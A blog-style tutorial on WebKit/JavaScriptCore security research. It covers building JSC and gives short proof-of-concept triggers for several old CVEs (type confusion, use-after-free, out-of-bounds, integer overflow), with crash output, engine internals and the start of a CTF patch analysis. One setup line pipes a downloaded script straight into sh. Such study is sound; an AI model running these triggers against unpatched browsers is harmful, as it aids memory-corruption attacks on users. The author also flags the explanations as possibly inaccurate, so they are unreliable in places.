Webkit Exploitation Tutorial

OKay, binary security is not only *heap* and *stack*, we still have a lot to discover despite regular CTF challenge. Browser, Virtual Machine, and Kernel all play an important role in binary security. And I decide to study browser first.

I choose a relatively easy one: *WebKit*. (ChakraCore might be easier, LoL. But there's a rumor about Microsoft canceling the project. Thus I decided not to choose it).

I will write a series of posts to record my notes in studying *WebKit* security. It's also my first time learning Browser Security, my posts **probably** will have **lots of** mistakes. If you notice them, don't be hesitate to contact me for corrections.

Before reading it, you need to know:

- C++ grammar
- Assembly Language grammar
- Installation of Virtual Machine
- Familiar to Ubuntu and its command line
- Basic compile theory concepts

Okay, let's start now.

Virtual Machine

First, we need to install a VM as our testing target. Here, I choose *Ubuntu 18.04 LTS* and *Ubuntu 16.04 LTS*as our target host. You can download here. If I don't specify the version, please use **18.04 LTS as default version**.

Mac might be a more appropriate choice since it has XCode and Safari. Consider to MacOS's high resource consumption and unstable update, I would rather use Ubuntu.

We need a VM software. I prefer to use VMWare. Parallel Desktop and VirtualBox(Free) are also fine, it depends on your personal habit.

I won't tell you how to install Ubuntu on VMWare step by step. However, I still need to remind you to allocate **as much memory and CPUs as possible** because compilation consumes a huge amount of resource. An 80GB disk should be enough to store source code and compiled files.

Source Code

You can download WebKit source code in three ways: *git*, *svn*, and *archive*.

The default version manager of WebKit is svn. But I choose git(too unfamiliar to use svn):

```
git clone git://git.webkit.org/WebKit.git WebKit
```

Debugger and Editor

IDE consumes lots of resource, so I use **vim** to edit source code.

Most debug works I have seen use **lldb** which I am not familiar to. Therefore, I also install **gdb** with **gef** plugin.

```
sudo apt install vim gdb lldb
wget -q -O- https://github.com/hugsy/gef/raw/master/scripts/gef.sh | sh
```

Test

Compiling JavaScriptCore

Compiling a full WebKit takes a large amount of time. We only compile JSC(JavaScript Core) currently, where most vulnerabilities come from.

Now, you should in the **root directory** of WebKit source code. Run this to prepare dependencies:

```
Tools/gtk/install-dependencies
```

Even though we still not compile full WebKit now, you can install remaining dependencies first for future testing. **This step is not required in compiling JSC if you don't want to spend too much time**:

```
Tools/Scripts/update-webkitgtk-libs
```

After that, we can compile JSC:

```
Tools/Scripts/build-webkit --jsc-only
```

A couple of minutes later, we can run JSC by:

```
WebKitBuild/Release/bin/jsc
```

Let's do some tests:

```
>>> 1+1
2
>>> var obj = {a:1, b:"test"}
undefined
>>> JSON.stringify(obj)
{"a":1,"b":"test"}
```

Triggering Bugs

> Ubuntu 18.04 LTS here

We use CVE-2018-4416 to test, here is the PoC. Store it to `poc.js` at the same folder of `jsc`:

```
function gc() {
    for (let i = 0; i < 10; i++) {
        let ab = new ArrayBuffer(1024 * 1024 * 10);
    }
}

function opt(obj) {
    // Starting the optimization.
    for (let i = 0; i < 500; i++) {

    }

    let tmp = {a: 1};

    gc();
    tmp.__proto__ = {};

    for (let k in tmp) {  // The structure ID of "tmp" is stored in a
JSPropertyNameEnumerator.
        tmp.__proto__ = {};

        gc();

        obj.__proto__ = {};  // The structure ID of "obj" equals to tmp's.

        return obj[k];  // Type confusion.
    }
}

opt({});

let fake_object_memory = new Uint32Array(100);
fake_object_memory[0] = 0x1234;

let fake_object = opt(fake_object_memory);
print(fake_object);
```

First, switch to the vulnerable version:

```
git checkout -b CVE-2018-4416 034abace7ab
```

> It may spend even more time than compiling

Run: `./jsc poc.js`, and we can get:

```
ASSERTION FAILED: structureID < m_capacity
../../Source/JavaScriptCore/runtime/StructureIDTable.h(129) : JSC::Structure*
JSC::StructureIDTable::get(JSC::StructureID)
1   0x7f055ef18c3c WTFReportBacktrace
2   0x7f055ef18eb4 WTFCrash
3   0x7f055ef18ec4 WTFIsDebuggerAttached
4   0x5624a900451c JSC::StructureIDTable::get(unsigned int)
5   0x7f055e86f146 bool JSC::JSObject::getPropertySlot<true>(JSC::ExecState*,
JSC::PropertyName, JSC::PropertySlot&)
6   0x7f055e85cf64
7   0x7f055e846693 JSC::JSObject::toPrimitive(JSC::ExecState*,
JSC::PreferredPrimitiveType) const
8   0x7f055e7476bb JSC::JSCell::toPrimitive(JSC::ExecState*,
JSC::PreferredPrimitiveType) const
9   0x7f055e745ac8 JSC::JSValue::toStringSlowCase(JSC::ExecState*, bool) const
10  0x5624a900b3f1 JSC::JSValue::toString(JSC::ExecState*) const
11  0x5624a8fcc3a9
12  0x5624a8fcc70c
13  0x7f05131fe177
Illegal instruction (core dumped)
```

If we run this on latest version(`git checkout master` to switch back, and delete build content `rm -rf WebKitBuild/Relase/*` and `rm -rf WebKitBuild/Debug/*`):

```
./jsc poc.js
WARNING: ASAN interferes with JSC signal handlers; useWebAssemblyFastMemory will be
disabled.
OK
undefined

=================================================================
==96575==ERROR: LeakSanitizer: detected memory leaks

Direct leak of 96 byte(s) in 3 object(s) allocated from:
    #0 0x7fe1f579e458 in operator new(unsigned long) (/usr/lib/x86_64-linux-
gnu/libasan.so.4+0xe0458)
    #1 0x7fe1f2db7cc8 in __gnu_cxx::new_allocator<std::_Sp_counted_deleter<std::mutex*,
std::__shared_ptr<std::mutex,
(__gnu_cxx::_Lock_policy)2>::_Deleter<std::allocator<std::mutex> >,
std::allocator<std::mutex>, (__gnu_cxx::_Lock_policy)2> >::allocate(unsigned long, void
const*) (/home/browserbox/WebKit/WebKitBuild/Debug/lib/libJavaScriptCore.so.1+0x5876cc8)
    #2 0x7fe1f2db7a7a in
std::allocator_traits<std::allocator<std::_Sp_counted_deleter<std::mutex*,
std::__shared_ptr<std::mutex,
(__gnu_cxx::_Lock_policy)2>::_Deleter<std::allocator<std::mutex> >,
std::allocator<std::mutex>, (__gnu_cxx::_Lock_policy)2> >
>::allocate(std::allocator<std::_Sp_counted_deleter<std::mutex*,
std::__shared_ptr<std::mutex,

... // lots of error message

SUMMARY: AddressSanitizer: 216 byte(s) leaked in 6 allocation(s).
```

Now, we succeed triggering a bug!

I am not gonna to explain the detail(I don't know either). Hope we can figure out the root cause after a few weeks

---

Now, it's time to discuss something deeper. Before we start to talk about WebKit architecture, let's find out common bugs in WebKit.

Here, I only discuss binary level related bugs. Some higher level bugs, like *URL Spoof* or *UXSS*, are not our topic. Examples below **are not merely from WebKit**. Some are Chrome's bugs. We will introduce briefly. And analyze PoC specifically later.

Before reading this part, you are strongly recommended to read some materials about compiler theory. Basic Pwn knowledge should also be learned. My explanation is not clear. Again, correct my mistakes if you find.

This post will be updated several times as my understanding in JSC becomes deeper. Don't forget to check it later.

1. Use After Free

A.k.a UAF. This is common in CTF challenge, a classical scenario:

```
char* a = malloc(0x100);
free(a);
printf("%s", a);
```

Because of some logic errors. The code will reuse freed memory. Usually, we can leak or write once we controlled the freed memory.

CVE-2017-13791 is an example for WebKit UAF. Here is the PoC:

```
<script>
  function jsfuzzer() {
    textarea1.setRangeText("foo");
    textarea2.autofocus = true;
    textarea1.name = "foo";
    form.insertBefore(textarea2, form.firstChild);
    form.submit();
  }
  function eventhandler2() {
    for(var i=0;i<100;i++) {
      var e = document.createElement("input");
      form.appendChild(e);
    }
  }
</script>
<body onload=jsfuzzer()>
  <form id="form" onchange="eventhandler2()">
  <textarea id="textarea1">a</textarea>
  <object id="object"></object>
  <textarea id="textarea2">b</textarea>
```

2. Out of Bound

A.k.a OOB. It's like the overflow in Browser. Still, we can read/write nearby memory. OOB frequently occurs in false optimization of an array or insufficient check. For example(CVE-2017-2447):

```
var ba;
function s(){
    ba = this;
}

function dummy(){
    alert("just a function");
}

Object.defineProperty(Array.prototype, "0", {set : s });
var f = dummy.bind({}, 1, 2, 3, 4);
ba.length = 100000;
f(1, 2, 3);
```

> When Function.bind is called, the arguments to the call are transferred to an Array before they are passed to JSBoundFunction::JSBoundFunction. Since it is possible that the Array prototype has had a setter added to it, it is possible for user script to obtain a reference to this Array, and alter it so that the length is longer than the backing native butterfly array. Then when boundFunctionCall attempts to copy this array to the call parameters, it assumes the length is not longer than the allocated array (which would be true if it wasn't altered) and reads out of bounds.

In most cases. we cannot directly overwrite `$RIP` register. Exploit writers always craft fake array to turn partial R/W to arbitrary R/W.

3. Type Confusion

It's a special vulnerability that happens in applications with the compiler. And this bug is slightly difficult to explain.

Imagine we have the following object(32 bits):

```
struct example{
  int length;
  char *content;
}
```

Then, if we have a `length` == `5` with a `content` pointer object in the memory, it probably shows like this:

```
0x00: 0x00000005 -> length
0x04: 0xdeadbeef -> pointer
```

Once we have another object:

```
struct exploit{
  int length;
  void (*exp)();
}
```

We can force the compiler to parse `example` object as `exploit` object. We can turn the `exp` function to arbitrary address and RCE.

An example for type confusion:

```
var q;
function g(){
    q = g.caller;
    return 7;
}

var a = [1, 2, 3];
a.length = 4;
Object.defineProperty(Array.prototype, "3", {get : g});
[4, 5, 6].concat(a);
q(0x77777777, 0x77777777, 0);
```

Cited from CVE-2017-2446

> If a builtin script in webkit is in strict mode, but then calls a function that is not strict, this function is allowed to call Function.caller and can obtain a reference to the strict function.

4. Integer Overflow

Integer Overflow is also common in CTF. Though Integer Overflow itself cannot lead RCE, it probably leads to `OOB`.

It's not difficult to understand this bug. Imagine you are running below code in 32 bits machine:

```
mov eax, 0xffffffff
add eax, 2
```

Because the maximum of `eax` is `0xffffffff`. In cannot contact `0xffffffff + 2 = 0x100000001`. Thus, the higher byte will be overflowed(eliminated). The final result of `eax` is `0x00000001`.

This is an example from WebKit(CVE-2017-2536):

```
var a = new Array(0x7fffffff);
var x = [13, 37, ...a, ...a];
```

> The length is not correctly checked resulting we can overflow the length via expanding an array to the old one. Then, we can use the extensive array to `OOB`.

5. Else

Some bugs are difficult to categorize:

- Race Condition
- Unallocated Memory
- …

I will explain them in detail later.

The Webkit primarily includes:

- JavaScriptCore: JavaScript executing engine.
- WTF: *Web Template Library*, replacement for C++ STL lib. It has string operations, smart pointer, and etc. The heap operation is also unique here.
- DumpRenderTree: Produce `RenderTree`
- WebCore: The most complicated part. It has CSS, DOM, HTML, render, and etc. Almost every part of the browser despite components mentioned above.

And the JSC has:

- **lexer**
- **parser**
- start-up interpreter (**LLInt**)
- three javascript JIT compiler, their compile time gradually becomes longer but run faster and faster:
  - **baseline JIT**, the initial JIT
  - a low-latency optimizing JIT (**DFG**)
  - a high-throughput optimizing JIT (**FTL**), final phase of JIT
- two WebAssembly execution engines:

> Still a disclaimer, this post might be **inaccurate** or **wrong** in explaining WebKit mechanisms

If you have learned basic compile theory courses, **lexer** and **parser** are as usual as what taught in classes. But the code generation part is frustrating. It has one interpreter and three compilers, WTF? JSC also has many other unconventional features, let's have a look:

JSC Value Representation

To easier identifying, JSC's value represents differently:

- pointer : `0000:PPPP:PPPP:PPPP` (begins with 0000, then its address)
- double (begins with 0001 or FFFE):
  - `0001:****:****:****`
  - `FFFE:****:****:****`
- integer: `FFFF:0000:IIII:IIII` (use `IIII:IIII` for storing value)
- false: `0x06`
- true: `0x07`
- undefined: `0x0a`
- null: `0x02`

`0x0`, however, is not a valid value and can lead to a crash.

JSC Object Model

Unlike Java, which has fix class member, JavaScript allows people to add properties any time.

So, despite traditionally statically align properties, JSC has a **butterfly pointer** for adding dynamic properties. It's like an additional array. Let's explain it in several situations.

Also, JSArray will always be allocated to **butterfly pointer** since they change dynamically.

We can understand the concept easily with the following graph:

0x0 Fast JSObject

The properties are initialized:

The butterfly pointer will be null here since we only have static properties:

```
--------------
|structure ID|
--------------
|  indexing  |
--------------
|    type    |
--------------
|    flags   |
--------------
| call state |
--------------
|    NULL    | --> Butterfly Pointer
--------------
|  0xffff000 | --> 5 in JS format
|  000000005 |
--------------
|  0xffff000 |
|  000000006 | --> 6 in JS format
--------------
```

Let's expand our knowledge of JSObject. As we see, each `structure ID` has a matched structure table. Inside the table, it contains the property names and their offsets. In our previous object o, the table looks like:

property name	location
"f"	inline(0)
"g"	inline(1)

When we want to retrieve a value(e.g. `var v = o.f`), following behaviors will happen:

```
if (o->structureID == 42)
    v = o->inlineStorage[0]
else
    v = slowGet(o, “f”)
```

You might wonder why the compiler will directly retrieve the value via offset when knowing the `ID` is `42`. This is a mechanism called **inline caching**, which helps us to get value faster. We won’t talk about this much, click here for more details.

0x1 JSObject with dynamically added fields

```
var o = {f: 5, g: 6};
o.h = 7;
```

Now, the butterfly has a slot, which is 7.

```
--------------
|structure ID|
--------------
|  indexing  |
--------------
|    type    |
--------------
|    flags   |
--------------
| call state |
--------------
|  butterfly | -|  -------------
--------------  |  | 0xffff000 |
|  0xffff000 |  |  | 000000007 |
|  000000005 |  |  -------------
--------------  -> |    ...    |
|  0xffff000 |
|  000000006 |
--------------
```


0x2 JSArray with room for 3 array elements

The butterfly initializes an array with estimated size. The first element `0` means a number of used slots. And `3` means the max slots:

0x3 Object with fast properties and array elements

```
var o = {f: 5, g: 6};
o[0] = 7;
```


We filled an element of the array, so `0`(used slots) increases to `1` now:



0x4 Object with fast and dynamic properties and array elements

```
var o = {f: 5, g: 6};
o[0] = 7;
o.h = 8;
```


The new member will be appended before the pointer address. Arrays are placed on the right and attributes are on the left of butterfly pointer, just like the wing of a butterfly:



0x5 Exotic object with dynamic properties and array elements

```
var o = new Date();
o[0] = 7;
o.h = 8;
```

We extend the butterfly with a built-in class, the static properties will not change:



Type Inference

JavaScript is a weak, dynamic type language. The compiler will do a lot of works in type inference, causing it becomes extremely complicated.

Watchpoints

Watchpoints can happen in the following cases:

- haveABadTime
- Structure transition
- InferredValue
- InferredType
- and many others…

When above situations happen, it will check whether watchpoint has optimized. In WebKit, it represents like this:

```
class Watchpoint {
public:
    virtual void fire() = 0;
};
```

For example, the compiler wants to optimize `42.toString()` to `"42"` (return **directly** rather than use code to convert), it will check if it's already invalidated. Then, If valid, register watchpoint and do the optimization.

Compilers

0x0. LLInt

At the very beginning, the interpreter will generate **byte code template**. Use JVM as an example, to executes `.class` file, which is another kind of byte code template. Byte code helps to execute easier:

```
parser -> bytecompiler -> generatorfication
-> bytecode linker -> LLInt
```

0x1. Baseline JIT and Byte Code Template

Most basic JIT, it will generate `byte code template` here. For example, this is *add* in javascript:

```
function foo(a, b)
{
return a + b;
}
```

This is bytecode IL, which is more straightforward without sophisticated lexes and more convenient to convert to asm:

```
[ 0] enter
[ 1] get_scope loc3
[ 3] mov loc4, loc3
[ 6] check_traps
[ 7] add loc6, arg1, arg2
[12] ret loc6
```

Code segment `7` and `12` can result following **DFG** IL (which we talk next). we can notice that it has many type related information when operating. In line 4, the code will check if the returning type matches:

```
GetLocal(Untyped:@1, arg1(B<Int32>/FlushedInt32), R:Stack(6), bc#7);
GetLocal(Untyped:@2, arg2(C<BoolInt32>/FlushedInt32), R:Stack(7), bc#7);
ArithAdd(Int32:@23, Int32:@24, CheckOverflow, Exits, bc#7);
MovHint(Untyped:@25, loc6, W:SideState, ClobbersExit, bc#7, ExitInvalid);
Return(Untyped:@25, W:SideState, Exits, bc#12);
```

The AST looks like this:

```
   +----------+
   |  return  |
   +----+-----+
        |
        |
   +----+-----+
   |   add    |
   +----------+
   |          |
   |          |
   v          v
+--+---+    +-+----+
| arg1 |    | arg2 |
+------+    +------+
```

0x2. DFG

If JSC detects a function running a few times. It will go to the next phase. The first phase has already generated byte code. So, **DFG parser** parses byte code directly, which it's less abstract and easier to parse. Then, DFG will optimize and generate code:

```
DFG bytecode parser -> DFG optimizer
-> DFG Backend
```

In this step, the code runs many times; and they type is relatively constant. Type check will use **OSR**.

Imagine we will optimize from this:

```
int foo(int* ptr)
{
int w, x, y, z;
w = ... // lots of stuff

x = is_ok(ptr) ? *ptr : slow_path(ptr);
y = ... // lots of stuff
z = is_ok(ptr) ? *ptr : slow_path(ptr); return w + x + y + z;
}
```

to this:

```
int foo(int* ptr)
{
int w, x, y, z;
w = ... // lots of stuff

if (!is_ok(ptr))
  return foo_base1(ptr, w);
x = *ptr;
y = ... // lots of stuff
z = *ptr;
return w + x + y + z;
}
```

The code will run faster because `ptr` will only do type check once. If the type of *ptr* is always different, the optimized code runs slower because of frequent bailing out. Thus, only when the code runs thousands of times, the browser uses `OSR` to optimize it.

0x3. FLT

A function, if, runs a hundred or thousands of time, the JIT will use **FLT** . Like **DFG**, **FLT** will reuse the **byte code template**, but with a deeper optimization:

```
DFG bytecode parser -> DFG optimizer
-> DFG-to-B3 lowering -> B3 Optimizer ->
Instruction Selection -> Air Optimizer ->
Air Backend
```

0x4. More About Optimization

Let's have a look on change of IR in different optimizing phases:

IR	Style	Example
Bytecode	High Level Load/Store	`bitor dst, left, right`
DFG	Medium Level Exotic SSA	`dst: BitOr(Int32:@left, Int32:@right, ...)`
B3	Low Level Normal SSA	`Int32 @dst = BitOr(@left, @right)`
Air	Architectural CISC	`Or32 %src, %dest`

Type check is gradually eliminated. You may understand why there are so many type confusions in browser CVE now. In addition, they are more and more similar to machine code.

Once the type check fails, the code will return to previous IR (e.g. a type check fails in **B3** stage, the compiler will return to **DFG** and execute in this stage).

Garbage Collector (TODO)

The heap of JSC is based on GC. The objects in heap will have a counter about their references. GC will scan the heap to collect the useless memory.

…still, need more materials…

Before we start exploiting bugs, we should look at how difficult it is to write an exploit. We focus on exploit code writing here, the detail of the vulnerability will not be introduced much.

This challenge is **WebKid** from 35c3 CTF. You can compile WebKit binary(with instructions), prepared VM, and get exploit code here. Also, a macOS Mojave (10.14.2) should be prepared in VM or real machine (I think it won't affect crashes in different versions of macOS, but the attack primitive might be different).

Run via this command:

```
DYLD_LIBRARY_PATH=/Path/to/WebKid DYLD_FRAMEWORK_PATH=/Path/to/WebKid
/Path/to/WebKid/MiniBrowser.app/Contents/MacOS/MiniBrowser
```

> Remember to use **FULL PATH**. Otherwise, the browser will crash

If running on a local machine, remember to create `/flag1` for testing.

Analyzing

Let's look at the patch:

```
diff --git a/Source/JavaScriptCore/runtime/JSObject.cpp
b/Source/JavaScriptCore/runtime/JSObject.cpp
index 20fcd4032ce..a75e4ef47ba 100644
--- a/Source/JavaScriptCore/runtime/JSObject.cpp
+++ b/Source/JavaScriptCore/runtime/JSObject.cpp
@@ -1920,6 +1920,31 @@ bool JSObject::hasPropertyGeneric(ExecState* exec, unsigned
propertyName, Proper
     return const_cast<JSObject*>(this)->getPropertySlot(exec, propertyName, slot);
 }

+static bool tryDeletePropertyQuickly(VM& vm, JSObject* thisObject, Structure*
structure, PropertyName propertyName, unsigned attributes, PropertyOffset offset)
+{
+    ASSERT(isInlineOffset(offset) || isOutOfLineOffset(offset));
+
+    Structure* previous = structure->previousID();
+    if (!previous)
+        return false;
+
+    unsigned unused;
+    bool isLastAddedProperty = !isValidOffset(previous->get(vm, propertyName, unused));
+    if (!isLastAddedProperty)
+        return false;
+
+    RELEASE_ASSERT(Structure::addPropertyTransition(vm, previous, propertyName,
attributes, offset) == structure);
+
+    if (offset == firstOutOfLineOffset && !structure->hasIndexingHeader(thisObject)) {
+        ASSERT(!previous->hasIndexingHeader(thisObject) && structure-
>outOfLineCapacity() > 0 && previous->outOfLineCapacity() == 0);
+        thisObject->setButterfly(vm, nullptr);
+    }
+
+    thisObject->setStructure(vm, previous);
+
+    return true;
+}
+
 // ECMA 8.6.2.5
 bool JSObject::deleteProperty(JSCell* cell, ExecState* exec, PropertyName propertyName)
 {
